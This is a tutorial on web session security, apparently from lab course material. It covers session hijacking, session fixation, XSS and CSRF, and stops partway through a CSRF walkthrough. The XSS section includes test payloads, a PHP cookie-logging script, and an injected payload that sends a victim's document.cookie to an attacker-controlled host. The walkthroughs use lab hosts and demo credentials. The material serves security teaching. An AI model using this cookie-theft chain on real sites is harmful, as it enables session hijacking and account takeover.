User sessions are integral to the interactive experience on the web, providing a means to retain user interactions and preferences over a series of requests and responses. This retention is essential in web applications for several reasons:

- **Tracking and Personalization**: Sessions facilitate the web application's ability to remember who the user is and what their preferences are, allowing for a personalized experience.
- **State Management**: Despite the stateless nature of the HTTP protocol, sessions help maintain a sense of continuity for each user's interaction with the application.

To manage sessions, web applications employ various methods, including cookies, URL parameters, and form submissions, to ensure that each request contains all necessary information for the server to provide a consistent and secure user experience.

Securing Session Identifiers

The security of a session is anchored in the strength of its session identifier (Session ID), which must be protected against unauthorized access to prevent session hijacking—where an attacker impersonates a legitimate user. Key aspects of a secure Session ID include:

- **Uniqueness and Randomness**: Each Session ID should be unique to the session and generated using a robust algorithm to prevent predictability.
- **Limited Validity**: Session IDs should expire after a predetermined time to reduce the risk of misuse.
- **Secure Storage**: The location where Session IDs are stored affects their security. Storing them in URLs or HTML can lead to leakage through browser history or caches, while HTML5's sessionStorage and localStorage offer more secure alternatives, though with their own limitations and vulnerabilities.

Session Attack Strategies

Web applications face various session-related threats that exploit weaknesses in session management, including:

- **Session Hijacking**: Attackers gain access to Session IDs and impersonate users, often through sniffing, prediction, or brute force.
- **Session Fixation**: Here, an attacker forces a user to employ a particular Session ID that they already know, enabling hijacking once the user authenticates.
- **Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF)**: These attacks exploit vulnerabilities that allow executing actions on behalf of the user or manipulating the user into performing unintended actions while authenticated.
- **Open Redirects**: Attackers exploit redirection mechanisms in web applications to lead users to malicious sites without proper validation of the redirect targets.


Session Hijacking

Session hijacking emerges as a formidable cyber threat when session identifiers are inadequately secured. This attack vector allows cybercriminals to stealthily capture these identifiers through various techniques, including traffic sniffing, exploiting Cross-Site Scripting (XSS) vulnerabilities, accessing browsing history, or directly tapping into databases. Once in possession of a session identifier, attackers can use brute force or predictive methods to gain unauthorized entry, jeopardizing both user privacy and overall system security. Our upcoming discussion will delve into the complexities of session hijacking and the defensive tactics that can be employed to prevent such breaches.

Executing a Session Hijack Attack

Here's a step-by-step breakdown of how a session hijacking attack might be executed:

Acquire the Session Identifier:



First, locate the session identifier. For example, in a given web application, once a user logs in, you would use the Web Developer Tools to inspect if the application assigns a session cookie.


Assume the Attacker's Role:

Assume you've discovered that the application indeed sets a session cookie named auth_session, and you have obtained its value.


Simulate the Attack:

With the auth_session cookie's value in hand, you would next open the application in a new incognito window and navigate to http://xss.htb.net.

Hijack the Session:



In the incognito window, replace the existing session cookie with the one you acquired earlier. Upon refreshing the page, if the attack is successful, you would find yourself logged into the application as if you were the legitimate user.



Session Fixation Attacks
Session fixation is a calculated cyber attack that involves an attacker setting a valid session identifier, which they then use to gain unauthorized access to a user's session. The process works by deceiving the victim into logging into the application with a session identifier that the attacker has pre-determined. Successfully executing this paves the path for a session hijacking attack, where the already-known session identifier is exploited.

The Three Stages of Session Fixation

The process of launching a session fixation attack typically unfolds in the following stages:


1. **Acquisition of a Valid Session Identifier:**
    - Contrary to common belief, obtaining a valid session identifier doesn't necessarily require authentication. Many applications allocate valid session identifiers just through browsing activity, which means an attacker can get a valid identifier without any legitimate user credentials. Alternatively, an attacker may simply create a new account to receive a valid session identifier.

2. **Fixation of the Session Identifier:**
    - This legitimate assignment of session identifiers can be exploited to create a vulnerability. The risk arises if the application does not change the session identifier after the user logs in, and if it accepts session identifiers from insecure sources like URL query strings or POST data. An attacker can induce a session fixation by including a specific session-related parameter in a URL, which, when used by a victim, sets the predetermined session identifier.

3. **Deception of the Victim:**
    - The attacker creates a malicious URL containing the fixed session identifier and tricks the victim into visiting the link. As a result, the web application assigns the attacker’s session identifier to the victim's session. With the session identifier already in their knowledge, the attacker is equipped to hijack the session.

Demonstrating a Session Fixation Vulnerability


Let's illustrate how to expose a session fixation vulnerability in a web application. Imagine visiting a site, for this example, oredirect.htb.net, and noticing that the URL includes a parameter that influences redirection.



In this scenario, the token parameter in the URL is observed to have the same value as the PHPSESSID cookie, which can be verified using the Web Developer Tools in the browser. To test for the vulnerability, you would:

Open a new browser window and navigate to the web application using a URL where you manually set the token parameter to a controlled value, such as "TestSessionFixation": http://oredirect.htb.net/?redirect_uri=/complete.html&token=TestSessionFixation

After visiting this URL, inspect the PHPSESSID using Web Developer Tools and check if its value has changed to "TestSessionFixation".




If the PHPSESSID indeed matches the token value you set, the vulnerability is confirmed. The application is improperly allowing the session identifier to be set from the URL parameter, which should not happen.

The next step in exploiting this vulnerability would involve sending a URL with a fixed token to potential victims. If victims visit this URL and subsequently log into the application, their session would be associated with the session identifier you have set. Knowing this identifier allows you to hijack their session and assume control of their account, potentially leading to further malicious activities.

Cross-Site Scripting (XSS)


Cross-Site Scripting (XSS) represents a prevalent security flaw within web applications. This type of vulnerability permits an attacker to run their own JavaScript code in the browser of an unsuspecting user. When leveraged in conjunction with other security weaknesses, an XSS flaw can lead to a full compromise of the web application. The primary focus here is to discuss how XSS vulnerabilities can be exploited specifically to capture valid session identifiers, like session cookies, which can be a stepping stone to more significant security breaches.

Testing for XSS Vulnerability:
To check if an application is prone to XSS, you can employ various payloads. A simple test payload like "><img src=x onerror=alert(1)> can reveal whether basic scripting is possible. A more sophisticated payload, such as "><img src=x onerror=prompt(document.domain)>, not only tests for XSS but also confirms that any JavaScript executed will run within the actual domain and not a sandbox environment—this confirmation is crucial as it determines the feasibility of client-side attacks.



Upon testing, if you discover that a field, such as 'Country', is susceptible to XSS, you could proceed to exploit this vulnerability to access session cookies.

Bypassing the HTTPOnly Flag:



When inspecting the application using Developer Tools, if you find that the session cookie does not have the HTTPOnly flag set, it is possible to extract the session ID using JavaScript. For instance, by injecting the following payload into the vulnerable 'Country' field: "><img src=x onerror=alert(document.cookie)>, an alert displaying the document's cookies can be triggered.

Extracting Session Cookies Using a PHP Script:

For a more discreet and controlled method, an attacker could set up a PHP script on their server that logs cookies. Here's a sample PHP script that could be used:

```
<?php
$logFile = "cookieLog.txt";
$cookie = $_REQUEST["c"];

$handle = fopen($logFile, "a");
fwrite($handle, $cookie . "\n\n");
fclose($handle);

header("Location: http://www.google.com/");
exit;
?>
```

This script listens for requests containing a cookie and logs them to a file. To host this script, an attacker would use a simple server command like **php -S $ATTACKER_IP:8000.**

Injecting the Logger Payload:
Finally, an attacker would inject a payload into the vulnerable web application that causes the user's browser to request the attacker's logging script, sending the session cookie in the process.

```
<style>@keyframes x{}</style><video style="animation-name:x"
onanimationend="window.location = 'http://<IP>:8000/log.php?c=' +
document.cookie;"></video>
```

When executed, this payload would result in the victim's session cookie being sent to the attacker's script and logged.

Cross-Site Request Forgery (CSRF)
Web applications frequently utilize cross-site requests for various legitimate functions. However, these can be exploited through Cross-Site Request Forgery (CSRF or XSRF), a type of attack that manipulates a user into performing actions they didn't intend to on a web application where they are authenticated.

Mechanics of a CSRF Attack
The crux of a CSRF attack lies in the attacker's ability to create malicious web pages. These pages send requests that utilize the user's authenticated session, essentially masquerading as the user to carry out actions without their consent. This is particularly feasible in the absence of anti-CSRF tokens or other security measures designed to prevent such unauthorized requests.

CSRF attacks often aim to change the application's state, such as altering user settings, initiating transactions, or any action that the authenticated user has the privilege to perform. They can also attempt to retrieve user data, although the attacker typically cannot view the response due to browser-enforced restrictions like the Same-Origin Policy.

Impact of CSRF Exploits
A successful CSRF exploit can have serious implications, ranging from data breaches to unauthorized operational commands, depending on the permissions of the compromised user account. In scenarios where administrative accounts are compromised, the security of the entire web application could be at risk.

Same-Origin Policy Limitations
It's important to note that the Same-Origin Policy, which restricts scripts from reading the content of sites with a different origin, does not thwart CSRF attacks because these attacks rely on making requests, not reading data from the responses.

Conditions for CSRF Vulnerability
A web application is susceptible to CSRF when:

- Attackers can predict or deduce all necessary request parameters.
- Sessions are managed solely by HTTP cookies that browsers automatically include with requests.

Executing a CSRF Attack


To execute a CSRF attack, one must craft a malicious web page that sends a valid request from the victim's browser while they are logged into the targeted application. If

the victim visits this page, the application processes the request as if it were a legitimate user action.

Cross-Site Request Forgery Example
Log Into the Application:
Visit http://xss.htb.net.
Sign in with the following credentials to explore the application's functionality:
Email: crazygorilla983
Password: pisces
This account has been set up for demonstration purposes.

Configure Burp Suite for Interception:

Launch Burp Suite with the command burpsuite in your terminal.
Turn on the proxy feature by selecting 'Intercept On' within Burp Suite.
Adjust your browser's proxy settings to route traffic through Burp Suite's proxy.



Crafting the CSRF Attack:

